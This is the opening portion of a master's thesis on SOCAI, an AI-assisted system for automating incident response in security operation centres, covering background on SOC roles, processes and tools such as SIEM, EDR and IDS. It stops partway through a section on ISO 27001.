POLITECNICO DI TORINO

Master degree course in Ingegneria Informatica

Master Degree Thesis

Leveraging AI Techniques for Automated Security Incident Response

Supervisor
prof. Andrea Atzeni

Candidate
Simone Licitra

December 2024

A mia nipote Ginevra
e ai miei nonni

Acknowledgement

First of all, I want to say thanks to my family in particular my parents who have always overestimated, encouraged, and believed in me, supporting me every second of this journey. Secondly, i want to thank all people who have been or are in my life because each one has played an important rule in shaping the person I am today.

Additionally, I want to give my sincere thanks to my supervisor Andrea Atzeni for giving me the opportunity to complete my university studies in the field I'm passionate about: working in cybersecurity and researching new methods and strategies to improve efficiency and security in the real world. Futhermore, I want to express my gratitude to entire Oplium Team in particular Ruggero Rissone who allowed me to come up with this idea and encouraged my creativity every step of the way.

Lastly, I want to thank myself for never giving up. Even when I felt burned out, I managed to keep moving forward to achieve all the goals I set for myself.

Summary

The increasing sophistication of cybersecurity threats has created an urgent need to use more intelligent and dynamic defence mechanisms. Traditional methods of incident management can often use manual processes and limited automation and for that reason, they are not able to manage the complexity of modern cyberattacks. This thesis addresses challenges through the introduction of SOCAI (Security Operation Center Artificial Intelligence). SOCAI is a system developed to transform incident responses through automation and advanced artificial intelligence. Integrating existing SOC tools and processes It wants to reduce the workload of analysts, improve response times, and ensure high-quality resolutions for security incidents. The thesis also introduces DefMon as a complementary tool to monitor web defacement and further extends automated SOC workflows.

Chapter 1 introduced the concept of cybersecurity and why it's really important to have a Security Operation Center in each company, enforcing the increasing of sophisticated cyber threats and the fact that AI and Machine Learning can help us resolve a lot of common and repetitive operations. Later, this defines the border and goals of the thesis giving a clear impression of what it wants to reach.

Chapter 2 introduces the background that includes the foundational concepts of SOC operations, exploring people, processes, and technologies. Later introduces an overview of recent advances in natural language processing and large language models at the heart of intelligent responses from SOCAI, such as GPT-4. It also reviews classic incident management workflows and their challenges while showing an increasing need for automation and tool integration within SOC environments.

Chapter 3 presents Related Work done on cybersecurity automation, including SOAR platforms like Cortex XSOAR and Splunk SOAR. Such systems can simplify security workflows through playbooks and integrations but are based on heavily predefined processes.

The Design chapter presents the architecture and the operational workflow of SOCAI. The key components include integration modules, the GPT-4-powered AI engine, and The Hive for case management. The cases are built by SOCAI, while it automatically extracts observables and tasks. On the other hand,DefMon is focused on detecting web defacement and complements SOCAI in ensuring comprehensive coverage against web-based threats.

Chapter 5 Results introduces Proof of Concept and evaluation of SOCAI and DefMon: The first PoC shows the capability to manage a security incident from detection to resolution with SOCAI. It has been constructed using detections given by SentinelOne and Rapid7IDR and ticketed on Jira. Automated responses by SOCAI find a match with the analogous manual workflows of SOC analysts, showing time savings and enhancement of quality. The second PoC illustrates DefMon's capabilities in the detection of web defacements and integrates the findings with SOCAI for seamless incident management. Further, this Chapter provides an assessment of SOCAI response in three dimensions - Quality, Comprehensibility, and Performance.

Finally, Chapter 6 presents challenges and limitations, improvement areas in SOCAI and DefMon. The main concerns are reliance on a manually curated dataset, limited integration modules, occasional AI hallucinations, and the inability to handle highly complex incidents without human intervention. These limitations provide a roadmap for future development. Indeed, the section future improvements proposes enhancements like automation of dataset updates, integrations with

more security and collaboration tools, application of the next line of AI models, such as GPT-5, and new detection techniques in DefMon to reduce false positives.

This thesis wants to underline the fact that SOCAI and DefMon have the potential to modernise SOC operations through AI-driven systems. Automation of routine tasks, quality response, and reduction in time resolution are clear enablers for SOC teams to focus on more strategic efforts. Given this, the research points to a way for further studies in the area of automated cybersecurity defence, emphasizing the critical role of dynamic, adaptable solutions in an increasingly complex threat landscape.

Contents

List of Figures 10

1 Introduction 12

1.1 Threat growth and Automation . . . 13

1.2 Purposes and Goals . . . 13

2 Background 14

2.1 Security Operation Center (SOC) . . . 14

2.1.1 Types of SOC . . . 14

2.1.2 PPTGC Framework . . . 15

2.1.3 NIST Incident Response Framework . . . 22

2.1.4 Common Issues . . . 24

2.2 Oplium's Security Operation Center . . . 26

2.2.1 Oplium's SOC Tools . . . 26

2.2.2 Oplium's SOC Process . . . 32

2.2.3 Oplium's SOC Issues . . . 35

2.3 Artificial Intelligence (AI) . . . 36

2.3.1 Natural Language Generation (NLG) . . . 36

2.3.2 Generative AI . . . 37

2.3.3 Prompt Engineering . . . 40

2.4 Defacement . . . 42

2.4.1 Motivation and Case Study in Gaza . . . 42

2.4.2 Methods of Defacement . . . 44

2.4.3 Techniques for Detection . . . 45

3 Related Work 47

3.1 SOAR: Security Orchestration, Automation, and Response . . . 47

3.1.1 Core components . . . 47

3.1.2 Palo Alto Cortex XSOAR . . . 50

3.1.3 Splunk SOAR . . . 51

4 Design 53
4.1 SOCAI Project . . . 53
4.1.1 Optimizing SOC Inefficiencies . . . 53
4.1.2 Tools and Generative AI . . . 54
4.1.3 SOCAI Operational Phases . . . 59
4.1.4 Case of study: Oplium's SOC Process . . . 66
4.1.5 Differences between SOCAI and SOAR . . . 69
4.2 Defacement Monitor (DefMon) . . . 69
4.2.1 Motivations . . . 70
4.2.2 Detection Mechanism . . . 71

5 Result 74
5.1 Proof of Concept: SOCAI Project . . . 74
5.1.1 Security Incident . . . 75
5.1.2 Analysis and Response . . . 75
5.2 Proof of Concept: SOCAI Project and Defmon . . . 78
5.2.1 Website Vulnerability: Insecure Deserialization . . . 78
5.2.2 Exploitation: Reverse Shell Execution . . . 80
5.2.3 Detection and Response . . . 82
5.3 SOCAI Evaluation and Results . . . 84
5.3.1 Quality and Comprehensibility . . . 85
5.3.2 Performance . . . 87
5.3.3 Key Performance Indicators . . . 89

6 Conclusions 91
6.1 Challanges and Limitation . . . 92
6.2 Future Improvements . . . 93

A User's Manual 94
A.1 SOCAI Project . . . 94
A.1.1 System Requirements . . . 94
A.1.2 Installation Steps . . . 94
A.2 Defacement Monitor . . . 96
A.2.1 System Requirements . . . 96
A.2.2 Installation Steps . . . 96

B Developer's Manual 98
B.1 SOCAI Project . . . 98
B.1.1 Integrations . . . 98
B.1.2 Response . . . 100
B.1.3 Main . . . 101
B.2 Defacement Monitor . . . 101
B.2.1 Frontend . . . 102
B.2.2 Backend . . . 105

Bibliography 110

List of Figures

2.1 Interaction of different roles within a SOC 16

2.2 NIST Incident Response Framework 22

2.3 SentinelOne: Security Incident example 28

2.4 Rapid7IDR: Security Incident's Investigation 30

2.5 Jira Dashboard: Oplium restricted template 31

2.6 Oplium's Information Security Management flow 33

2.7 Defacements hitting Israel and Palestine by hour 43

3.1 Component of SOAR 48

3.2 Palo Alto Cortex XSOAR: architecture 50

3.3 Palo Alto Cortex XSOAR: Block IP playbook 51

3.4 Splunk SOAR: example flow of security automation 51

3.5 Splunk SOAR: Host quarantine playbook 52

4.1 SOCAI Project: Tools and AI 55

4.2 The Hive and Cortex architecture 57

4.3 SOCAI's Alert Ingestion phase 60

4.4 SOCAI's Response generation phase 62

4.5 SOCAI's Case Creation and Automated Analysis Phase 63

4.6 SOCAI's Reporting Phase 65

4.7 Proposed Process for Oplium's SOC Customers 67

4.8 Defmon's detection mechanism 72

5.1 Proof of Concept: SOCAI Project - Overview 74

5.2 Minimal information in Jira ticket 75

5.3 The Hive: New Case and Response 76

5.4 The Hive: Observables and Analysis 77

5.5 Proof of Concept: SOCAI Project and DefMon - Overview 78

5.6 Malicious Payload generation 81

5.7 Injection of malicious Payload and Reverse shell 82

5.8 Defmon Monitor: Evaluation before attack 83

5.9 Defacement alert response 83

5.10 Evaluation: Incidents types distribution 84
5.11 Evaluation: SOCAI quality with types distribution 85
5.12 Evaluation: SOCAI quality with types and severity distribution 86
5.13 Evaluation: SOCAI comprehensibility 87
5.14 Evaluation: SOCAI average performance 87
5.15 Evaluation: Example without/with SOCAI 89

Chapter 1

Introduction

In the age of digitalization, cyber threats have become a major concern for businesses across all sectors. The greater dependency on various forms of digital technologies, not to mention the massive growth of data handled by organizations, has elevated cybersecurity in the center of corporate strategy: not only to protect information but also the continuity and resilience of business operations. According to a report by IBM Security, the average global cost of a data breach reached \$4.88 million in 2024 with a 10% increase over last year and the highest total ever. Moreover, 80% of organizations expect an increase in cyber threats in the coming years, and over 40% of companies experienced a ransomware attack, often facing recovery times that last from weeks to months. These statistics underline how the threat landscape has continued to evolve, with more sophisticated attacks that extend the traditional ones: file-less malware, zero-day attacks, and complex phishing and social engineering. Thus, companies should adopt an integrated approach to timely threat detection and rapid response that enables them to reduce potential economic, reputational, and operational damage. In this respect, many organizations are investing in Security Operation Centers (SOCs): special units that will incapsulate the continuous monitoring and management of cyber threats and enable the centralization of an entire incident response process. Implementing a SOC addresses the need for a single, centralized point to detect, monitor, analyze, and respond to cyber threats. In an SOC, security teams can not only detect anomalies but also trigger a series of coordinated actions to mitigate, investigate, and resolve threats. This centralization is crucial for managing complex attacks that require a combination of actions such as mitigation, forensic investigation, and active response. According to the Ponemon Institute, companies with a SOC experience a 27% reduction in incident response time, significantly improving their ability to contain attacks and reduce damage. Besides direct response to attacks, the SOC makes it possible to proactively manage vulnerabilities through activities as threat hunting and anomaly monitoring. This proactive analysis capability reduces the risk of future attacks and gives a long-term perspective on company security, which supports organizational resilience. In a world where cyberattacks can disrupt business operations for days or even weeks, having a well-organized SOC is about ensuring operational continuity.

The other key, that force companies to make investments in SOC and expensive security tools, is growing regulatory pressure. Most industries today are already regulated by laws that enforce a high level of data protection and information confidentiality. Probably the most significant one, the General Data Protection Regulation (GDPR) has become the standard for personal data protection, with fines as high as 4% of the company's global revenue in case of inability to comply with the regulation. GDPR demands that organizations introduce all necessary measures regarding security and breach response, particularly a designated obligation for reporting breaches within 72 hours of the event. Such examples include HIPAA (Health Insurance Portability and Accountability Act) for the healthcare industry in the United States, or PCI-DSS,(Payment Card Industry Data Security Standard), as related to financial transactions. The standards require not only that data be protected by the companies but also that they are able to prove that incident monitoring and response measures have been taken. Companies should be sure that each incident is documented and analyzed, and corrective actions are implicated and followed up. As soon as the non-compliance companies come to financial penalties, they can also seriously damage company reputation and customer trust.

1.1 Threat growth and Automation

The increasing sophistication of cyber threats and their rising frequency have highlighted the importance of a quick and accurate response to ensure business continuity. In fact, according to the Verizon Data Breach Investigations Report, more than 75% of cyber attacks target vulnerable points in business processes and user behaviour, proving that today's digital environment is especially exposed via human errors and weaknesses in security protocols. Thus, this automatically sets a challenge for any organization in quickly and effectively detecting, mitigating, and managing such complex threats. It requires skilled personnel with tool and process implementation that drives proactive actions with real-time adaptability. These growing pressures find many organizations use automation to increase the general efficiency of the SOCs. SOCs can automate such complicated functions like event correlation and real-time anomaly monitoring, simply integrating artificial intelligence and machine learning. Advanced behavioural analysis systems, for instance, can identify unusual activities and automatically trigger mitigation measures, therefore reducing response times and enabling analysts to spend more time to strategic tasks like forensic analysis and defense planning. Automation is thus one of those key elements that will enable SOCs to efficiently manage a growing volume of threats and enhance business resilience. Resilience is a key aspect of operational security: a rapid response to an attack can minimise damage and maintain business operations even during major incidents. In a study, Gartner says "By 2025, 60% of organizations without a resilient incident response plan will be unable to manage the impact of major security incidents, resulting in significantly longer downtimes and higher recovery costs". This highlights that SOC is not just a defensive measure, but an essential component for business continuity and long-term competitiveness. Eventually, this will be automation combined with advanced analytics and centralized monitoring within a SOC that will not only drive improvements in the threat response capability but will also drive organizational resilience that can help companies meet the challenges presented by an ever-changing environment and provide security and stability during times of crisis.

1.2 Purposes and Goals

The main objective of this thesis is to design and develop a solution capable of automating the majority of operations within Security Operations Centres (SOC). The project aims to meet the specific needs of the Oplium company by improving the efficiency and effectiveness of security activities for their clients through advanced automation. Automation aims to reduce the workload of SOC analysts, allowing them to focus on more strategic and complex activities, such as forensic analysis and vulnerability management, while increasing their ability to respond and solve problems. In particular, the project addresses a number of concrete issues identified in Oplium, including the integration of workflows and efficient incident management, as well as the optimisation of resources within the SOC. These improvements aim to ensure a quicker and more accurate response to incidents, reducing dependency on manual processes and improving the overall quality of the service provided. Another objective of the thesis is to respond to a specific need that Oplium has with a customer, related to the implementation of a defacement monitoring system. This system is designed to detect and report any unauthorised changes to the customer's websites in real time, thus enabling immediate and targeted intervention to prevent reputational or operational damage. Through this proactive monitoring, it helps to raise the level of security for the client, demonstrating the effectiveness of the solution even in specific and particularly critical scenarios.

Chapter 2

Background

2.1 Security Operation Center (SOC)

A Security Operations Center (SOC) is a specialized unit equipped with advanced monitoring systems designed to detect, mitigate, and eliminate cyber threats. Security Operation Center has been becoming an essential part of how organizations protect themselves from cyber threats. Over the years, SOCs have changed a lot, adapting to new technologies and growing threats. In the early days, from 1990 to 2000, SOCs mainly was reactive to incidents using basic tools like firewalls and Intrusion Detection Systems (IDS). These SOCs were limited because the tools were simple and mostly reactive.

Between 2000 and 2010, SOCs started to use more advanced tools like Security Information and Event Management (SIEM) systems and User and Entity Behavior Analytics (UEBA). These tools helped SOCs gather and analyze a wider range of data, making easy trigger and respond to threats. This period marked a shift from just reacting to incidents to being more proactive, though the main focus was still on improving detection and response.

From 2010 to today, SOCs have continued to evolve, using even more advanced technologies like machine learning, artificial intelligence, and threat intelligence platforms. These tools have made it possible for SOCs to detect and respond to threats in real time, and automation has become a key part of security operations. Modern SOCs use Security Orchestration, Automation, and Response (SOAR) tools to respond to incidents more quickly and efficiently. In the future we expect SOCs rely even more on artificial intelligence to help both threat analysis and incident response.

2.1.1 Types of SOC

Security Operations Center (SOC) landscape has evolved to address the increasing complexity of cybersecurity threats and the specific needs of different organizations. Several specialized SOC models have emerged, each with its unique focus:

1. Security Operations Center (SOC): The traditional SOC is the core of an organization's cybersecurity framework. It provides in-depth monitoring and incident response across IT infrastructure. This includes real-time analysis of security logs, network traffic, and system alerts to identify anomalies and potential threats. Generally, SOCs rely on SIEM systems for aggregating and analyzing data provided by different sources for fast identification of incidents and their quick response.

2. Cybersecurity SOC (cSOC): Large organizations often have a need to differentiate between general IT security and more specialized cybersecurity operations. A cSOC is one that specializes in the protection of an organization's digital assets through focused cybersecurity

measures, such as threat intelligence, vulnerability management, and advanced threat detection. The cSOCs are typically integrated with the Threat Intelligence Platform that it is helpful to support threat data collection and analysis. This can contribute to the proactive identification and counteraction against possible cyber threats.

3. Computer Security Incident Response Team (CSIRT): Unlike the SOCs, which report continuous monitoring, the CSIRTs continuosly to check during and after the security incident. They are specialized in incident management, including forensic analysis, malware analysis, and the coordination of remediation efforts. The CSIRT teams use of platforms such as Incident Response Platforms and Digital Forensics in investigating breaches, containing threats, and recovering systems.
4. Computer Emergency Response Team (CERT): The responsibilities of CERTs are similar to those of the CSIRTs; however, their mandates are normally wider. They lead incident response activities of third-party responders, such as law enforcement and regular agencies. CERT uses communication and coordination tools in stakeholder interaction management to ensure that all aspects of the incident have been investigated, including legal and compliance concerns.

SOCs can also be organized in three main ways: centralized, distributed, or decentralized. Centralized SOC is a type of SOC where data from different locations or branches is aggregated and sent to one single SOC for processing. This means that everything would be managed through one point. It can make its management more manageable but at the same time may create a single point of failure. On the other hand, the Distributed SOC works as one system that is distribuited over different locations but the user has the perception to use only one system. It helps in load and data distribution throughout the system to access, process, and share security information and services amongst various parts of the system. Lastly, a decentralized SOC model includes the centralized as well as distributed approaches. It contains few smaller SOCs reporting to one or more central SOCs. It simply spreads the risk of being dependent on one central SOC by dispersing the different responsibilities; hence, failure in the network at one point is less likely. This trend of decentralization is increasingly becoming common in organizations to further enhance their security resilience.

2.1.2 PPTGC Framework

People, Processes, and Technologies (PPT) framework is common in different areas of IT, like managing knowledge or handling customer relationships. Indeed, to organize and describe their products, SOC vendors also like to use this framework. While governance and compliance are usually seen as part of "processes," they are so important in SOCs that they deserve their own category. Governance and compliance set the rules and guidelines that people follow and that shape the processes and technologies used. To highlight this, the original PPT framework was expanded to include Governance and Compliance, creating the PPTGC framework. [1] This helps us clearly define a SOC by focusing on optimizing processes, using the right technology, and having skilled people. Although, The importance of governance and compliance allow SOC to works well and stays secure.

PPTGC Framework: People

In order to understand the PPTGC framework is crucial define roles and responsibilities of the people involved in a SOC. The literature shows several key roles, recruitment strategies, the importance of ongoing training, and the need for effective communication within the SOC. In a SOC, roles are structured to handle various aspects of security operations. The main roles include:

1. L1 Analysts (Triage Specialists): This type of analyst is responsible to collecting raw data, reviewing alarms, and determining the severity of alerts. He must be able to identify if an alert is valid or a false positive and set up a incident's priority. L1 analyst can also manage and configure monitoring tools. There is a possibility L1 escalate to L2 in particular situation especially if an issue cannot be resolved with L1 knowledges.

2. L2 Analysts (Incident Responders): This analyst handle more serious security incidents escalated from L1. He performs deeper analysis using threat intelligence and assess the scope and impact of attacks. Key responsibilities include designing and implementing strategies to contain and recover from incidents. If he encounter significant challenges, he can collaborate with other L2 analysts or escalate the incident to L3.

3. L3 Analysts (Threat Hunters): L3 analysts are the most experienced members of the SOC, dealing with major incidents escalated from L2. They can conduct vulnerability assessments, penetration tests, and proactive threat hunting to identify unknown security gaps. They also review critical alerts and provide recommendations to optimize security monitoring tools.

4. SOC Manager: The SOC manager oversees the entire security operations team. He is responsible for hiring, training, and evaluating staff, developing processes, and managing incident reports. Additionally, he handles financial aspects, support security audits, and report to the Chief Information Security Officer (CISO) or other top management. He also ensures effective crisis communication plans are in place.[2]




Figure 2.1. Interaction of different roles within a SOC

In addition to these core roles, several other specialized roles support SOC operations:

- Malware Analysts: They analyze and reverse-engineer malware to assist in responding to sophisticated threats. Their findings are crucial for incident response activities.
- Threat Hunters: These experts actively seek out potential threats by analyzing logs and threat intelligence data, both within and outside the organization.
- Threat Intelligence Analysts: They analyze threat intelligence from various sources to produce actionable insights for the SOC team.
- Forensic Specialists: These professionals investigate incidents in detail, collecting and analyzing forensic evidence in a legally sound manner.
- Red Teams and Blue Teams: Red Teams can simulate attacks to verify security defenses. Instead, Blue Teams want to improve the SOC's resilience defending against attacks created by Red Teams.
- Vulnerability Assessment Experts: They identify and manage vulnerabilities, providing detailed reports and supporting the SOC in mitigating risks.

- Security Engineers: Security engineers are included to develop, integrate, and maintain SOC tools. They are responsible for configuring firewalls, intrusion detection systems, and writing detection rules for Security Information and Event Management (SIEM) systems.

Additionally, there are consulting roles such as Security Architects and Security Consultants. The Security Architect plans and designs the security infrastructure, conducts system tests, and oversees the implementation of security enhancements. Security Consultants research security standards and best practices, offering insights to improve the SOC's capabilities.

PPTGC Framework: Processes

Another field defined by PPTGC Framework is processes. In a SOC we have a lot of workflow and operation but the most important one is Incident Response Lifecycle. IRL is defined by some standard and framework but it generally includes phases of preparation, detection and analysis, containment, eradication, and recovery. In preparation phase we can found normalization, filtering, reduction, aggregation, and prioritization of data. These steps help manage the amount of data generated and collected by systems and it also ensure that they will be standardized, relevant, and manageable for further analysis. The detection and analysis phase is crucial for transforming collected data into actionable insights. This phase typically involves the detection of incidents, either through manual analysis or automated systems, followed by a detailed analysis of the data. In addition, to understand complex sequences of events and identify potential security incidents in this phase can be used various analysis methods such as correlation and behavior analysis. The phase also includes alert prioritization or triage, ensuring that the most severe incidents are addressed first and efficiently distributed for further processing. Finally, we can find containment, eradication, and recovery phases that are focus on managing and mitigating incidents once they are identified. In this phase is usally used an Security Orchestration, Automation, and Response which integrates information about security incidents and automates processes to minimize damage. Also frameworks like the Observe, Orient, Decide, Act (OODA) loop are commonly applied in incident management to guide decision-making and response actions.

PPTGC Framework: Technologies

This section explores the technologies utilized in a Security Operations Center (SOC) and focuses on the technical aspects of processes related to data collection and analysis, excluding Containment, Eradication, and Recovery due to a lack of SOC-specific literature on these aspects.

SIEM (Security Information and Event Management) A SIEM is a platform that can collect and analyze security event data from multiple sources in an organization's IT environment. In order to centralize log data an SIEM can detect and analyze security incidents in real-time. An SIEM work is divided into more steps: First of all, an SIEM collects data from various sources, such as firewalls, servers, endpoints, applications, and network devices. The data is kept as a form of log that permits to have a detailed record of user activities, events, network traffic, and other actions occurring in the IT environment. To making easier to monitor and analize security SIEM gathers and aggregates this data into a centralized platform for analysis. After data collection and aggregation, normalization is vital because logs from different systems come in various formats. SIEMs is able to normalize the logs into a common format, making it easier to correlate events across different systems. For example, a failed login attempt on a firewall and an anomaly on a server can be treated as part of the same incident once the data is normalized.

In addition, when an Incident occur SIEM must be able to categorised it with severity, helping security teams prioritise and respond to the most critical threats. Some SIEMs in commercials also provide tools for incident investigation and doing so the security teams can easily review event timelines, analyze logs in detail, and identify the root cause of security incidents. This is vital for forensic analysis, helping SOC teams reconstruct the sequence of events leading up to a breach.

Enforcing the SIEM concept is important introduce a important component: correlation engine is the core component that powers a SIEM's ability to detect security incidents. Analyzing and linking events from different data sources in real time to identify patterns that may indicate a security threat.

The correlation engine can connect seemingly unrelated events from different sources and analyze them together. For example, a failed login attempt followed by a successful login attempt from the same IP address could be a brute-force attack in progress. The correlation engine, analyzing both together is able to identify a potential attack that would not be apparent if each event was examined in isolation. After it has connected these events correlation engine works on rules. To give context information, a Correlation rule is a predefined logic or conditions that tell the SIEM what to look for. This rule is based on known attack patterns or Indicators of Compromise (IOCs). For example, a correlation rule might say: "If 5 failed login attempts occur within 1 minute followed by a successful login, trigger an alert for a potential brute-force attack". Obviously, these rules can also be customized to fit the specific needs of an organization's infrastructure, allowing for fine-tuned detection based on the environment. Additionally, many modern cyberattacks are multi-stage and may involve reconnaissance, infiltration, privilege escalation, and lateral movement. Again, the correlation engine links together different stages of an attack to recognize an attack scenario. For instance, the engine may link together Unusual network traffic (reconnaissance) with Anomalous login attempts (infiltration), Escalation of privileges to admin rights (escalation) and Access to sensitive files (data exfiltration). The correlation engine uses time windows to track when events happen correlate to one another, this means it can link events that occur within a certain timeframe, identifying patterns that unfold over time. Whether a user logs in from one location and, a few minutes later, logs in from a different geographic location, the correlation engine could find this as a possible account compromise since it's impossible for someone to physically move between locations so quickly. In addition, the correlation engine builds a baseline of normal behaviour for users, devices, and applications, and then flags any deviations from this baseline. For example, if a user account suddenly begins accessing files they've never touched before or logs in during unusual hours, the SIEM flags this behaviour as anomalous.

Moreover, some modern SIEM systems use machine learning algorithms within their correlation engines to identify patterns in large datasets and predict future attacks. These algorithms can automatically adjust correlation rules based on evolving threats. To give an istance, machine learning might detect subtle changes in normal network traffic patterns, helping to identify zero-day attacks or insider threats.

Lastly, to give an idea of how SIEM work i give you an example: An employee tries to log in to a server but fails three times and the server logs this activity. The employee's IP address is flagged for trying to access a sensitive file server moments later and so the firewall logs this attempt.The SIEM correlates the failed login and the firewall access attempt and create an alert for a possible brute-force attack. At this point,the SOC team investigates the incident using the SIEM's tools and determines whether it is a legitimate user error or an attack.

EDR (Endpoint Detection and Response) EDR stand for Endpoint Detection and Response. it focuses on monitoring and securing endpoints that can be a device such as latptop, server, mobile device, and workstation. EDR provides continuos monitoring of endpoints and it contunuosly searchs for malicious or suspicious behevior, such as malware infections, unauthorized access or system anomalies.

Beforehand, EDR solution install a lightweight agent on enpoint that continuosly monitor system activity. It is able to do it because it collects data on processes, file changes, network connections and other acrivities happening on the endpoint. So we have a real time monitoring that enables EDR to detect anomalies and suspicious behavior that could indicate a potential security threat. Obviously, to not impact system performance this type of agent is designed to run countinuously with minimal impact. EDR agent perform behavioral analysis by monitoring how processes bechave. For example, if a process attempt to escalate privilege or inject code into another process, the EDR flags this as suspicious. Nowadays, EDR tool uses machine learning and heuristic analysis to establish a baseline for normal activity and compare new actions against the baseline. Behavioral patterns are continuosly updated through cloud-based maching learning models allowing the system to recognize emerging threats and techinques. In this way, EDR can detect a wide range of threats including malware, ransomware, zero-day attacks and aunothorized access attempts and when somthing is detected EDR sends and alert to SOC team including detailed data about the process and behavior that triggered the alert. In addition, EDR offer alsso response mechaninsms like isolationg an infected endopoint, killing malicious processes, rolling back system chnages and really important can quarantine the endpoint to contain the threat. Rollback is a feature that is able to revert an endpoint to a previous clean state undoing the damage caused by the attack. To conclude, all this features that EDR offers like store detailed records of the enpoint activity, allowing SOC teams to perform in-deph forensic investigations and analysts can use these records to trace the origin of the attack and aunderstand how it progressed. Again, to give an idea of how EDR work i give you an example: Imagine EDR identifies a suspicious process running on an endpoint and someone is attemping to modify system files in an unusual way and a file matches a know malware signature. At this point the EDR will flag this activity as potentially malicious. As soon as the behavior is detected EDR automatilcally isolates the affected endpoint using for example quarantine action that prevent the potential malware from speding to another device. The most of the time, the EDR will generate an alert providing informations that can help the investigation and security analyst will be alerted to incident and begins investigation.As i said before, the EDR's forensic capabilities allow the analyst to track how the malware entered the system and which files or processes were affected. After that, the analysts will choose remediation actions like terminate the malicious process, delete the infected files, and apply security patches to prevent future exploitation. Perhaps, to fully restore the affected endpoint the analyst might performs rollback feature removing any changes the malware made. Once the endpoint is cleaned and the malware removed, the security team review the incident set off a document that contains malware's source and destination and method of attack to strengthen security measures and prevent similar incidents in the future.

IDS (Intrusion Detection System) An Intrusion Detection System (IDS) is designed to identify individuals using a computer or a network without authorization. It can be extend to identify also autorized users violating their privileges. AN IDR can be passive IDR and it works on cyptographic chcksum like tripwire and pattern maching or active IDR which it is based on three steps: learning, monitoring and reacrive. The learning step works on statistical analysis on the system behavior, the monitoring step performs an active statistical info collection of traffic, data, sequences and action and the last one, reaction performs a comparison against statistical paramiters and reacts when a threshold exceeded. More precisely, an IDS monitors network packets or system logs in real-time looking for suspicious patterns or know attack signatures. Network-based IDS (NIDS) monitors traffic at key network points such as routers or switches, while Host-based IDS (HIDS) monitors individual hosts. It seems very close to EDR but the difference is EDR is more comprehensive offering detection and response while HIDS is limited to detection only. IDS captures packet headers, payloads and metadata for analysis. IDR compares incoming data with database of know attack signature and if a match is found it flags the activity as the potential attack. Some IDS use also anomaly-based detection to look for unusual behavior that deviates from normal packets and when IDS detects a suspicious event or anomaly it generate alert. For example, imagine during regular operation IDS detect a sudden surge of incoming packets from an external IP address and this traffic involves multiple connection attempts to varous port across several internal servers, which looks like a port scan. Here, the IDS compares the traffic pattern whit its database of know attack signatures. The behavior matches the signature of a know port scanning tool which is often used to probe network defences before launching an attack. So at this point, the IDS generates an alert for security team flagging the suspicious port scan. This alert obviously include details such as external IP, internal servers and ports targeted and time and duration of the scan. Now, based on the alert a security analyst investigates the source and may decide to block the external IP address or take preventive measures to secure vulnerable systems.

TIP (Threat intelligent platform) The Threat Intelligence Platform is one particular solution that enables the collection, aggregation, and analysis of threat intelligence data from various sources to support the continuity of security teams' awareness of the latest threats and vulnerabilities. This allows SOC or cybersecurity teams to take proactive response actions to emerging threats by consolidating information from diverse threat feeds, open-source intelligence, commercial feeds, industry reports, and internal data sources using TIPs. TIP works by correlating incoming threat data with the organization's internal network environment for contextual assessment of threats. In that case, SOC analysts are able to retrieve IOC, such as suspicious IP addresses, domains, file hashes, or any potential vulnerabilities in the organization's infrastructure. With a TIP in place, an organization can effectively prioritize alerts, find out potential threats, and take constructive measures regarding real-time intelligence. Most of the time, TIPs utilize other security tools such as SIEM and SOAR platforms to automate threat responses. It provides a great boost to the speed and accuracy of incident handling altogether.

ITSM (Ticketing IT Service Management) IT Service Management, or ITSM in short, refers to all the activities, processes, and tools that deal with managing and delivering IT-related services within an organization. To that effect, it finds the ticketing system, logging, tracking, and managing any IT-related incidents, service requests, and changes. ITSM platforms organize the workflow of IT teams by structuring service requests and incidents into tickets, which can then be assigned to the right team or technician for resolution. ITSM ticketing systems form a very important core in cybersecurity and SOC operations for incident management-record, track, and update incidents at one place. In the event of a security incident, a ticket is opened inside the ITSM system with explanations of the nature of the threat, the affected systems, response actions taken, and the resolution status. The ticketing approach ensures that incidents are treated in a structured manner and each phase of their management has accountability and transparency. Examples of these most often include ServiceNow, Jira, and BMC Remedy, each with their respective integrations to SIEMs, SOAR platforms, and other security tools. ITSM will integrate into the SOC workflow to make sure IT and security talk through one voice, where responses to incidents are coordinated and documentation for compliance and audit purposes is well-kept.

PPTGC Framework: Governance and compliance

Another crucial aspect of cybersecurity is regulation and compliance. Regulations and standards for cyber security provide assurance regarding the security level adopted in the infrastructure and define as requirements the needed to perform a self-risk assessment. There are regulations that are both directly and indirectly connected to the need for SOCs. Directly, some regulations mandate continuous monitoring, incident response, and threat detection, which are core functions of a SOC. Indirectly, regulations focusing on data protection, privacy, and risk management create a heightened need for robust security measures, making the implementation of a SOC essential for compliance.

ISO/IEC27001 ISO 27001 is an internationally recognized standard for the establishment, implementation, maintenance, and continual improvement of an ISMS. [4] It helps the organizations in managing and maintaining information systematically, ensuring that the confidentiality, integrity, and availability of the same are assured. This standard shall adopt a risk-based approach to help identify security risks and apply relevant controls.[5] This model encourages organizations to regularly evaluate and enhance their security practices to adapt to new threats and requirements.

The standard's risk management process involves:

- Planning: Identifying risks, analyzing them, setting objectives, and defining acceptable residual risks.
- Implementation: Applying mitigations and controls.
- Monitoring: Reviewing the effectiveness of the applied controls.
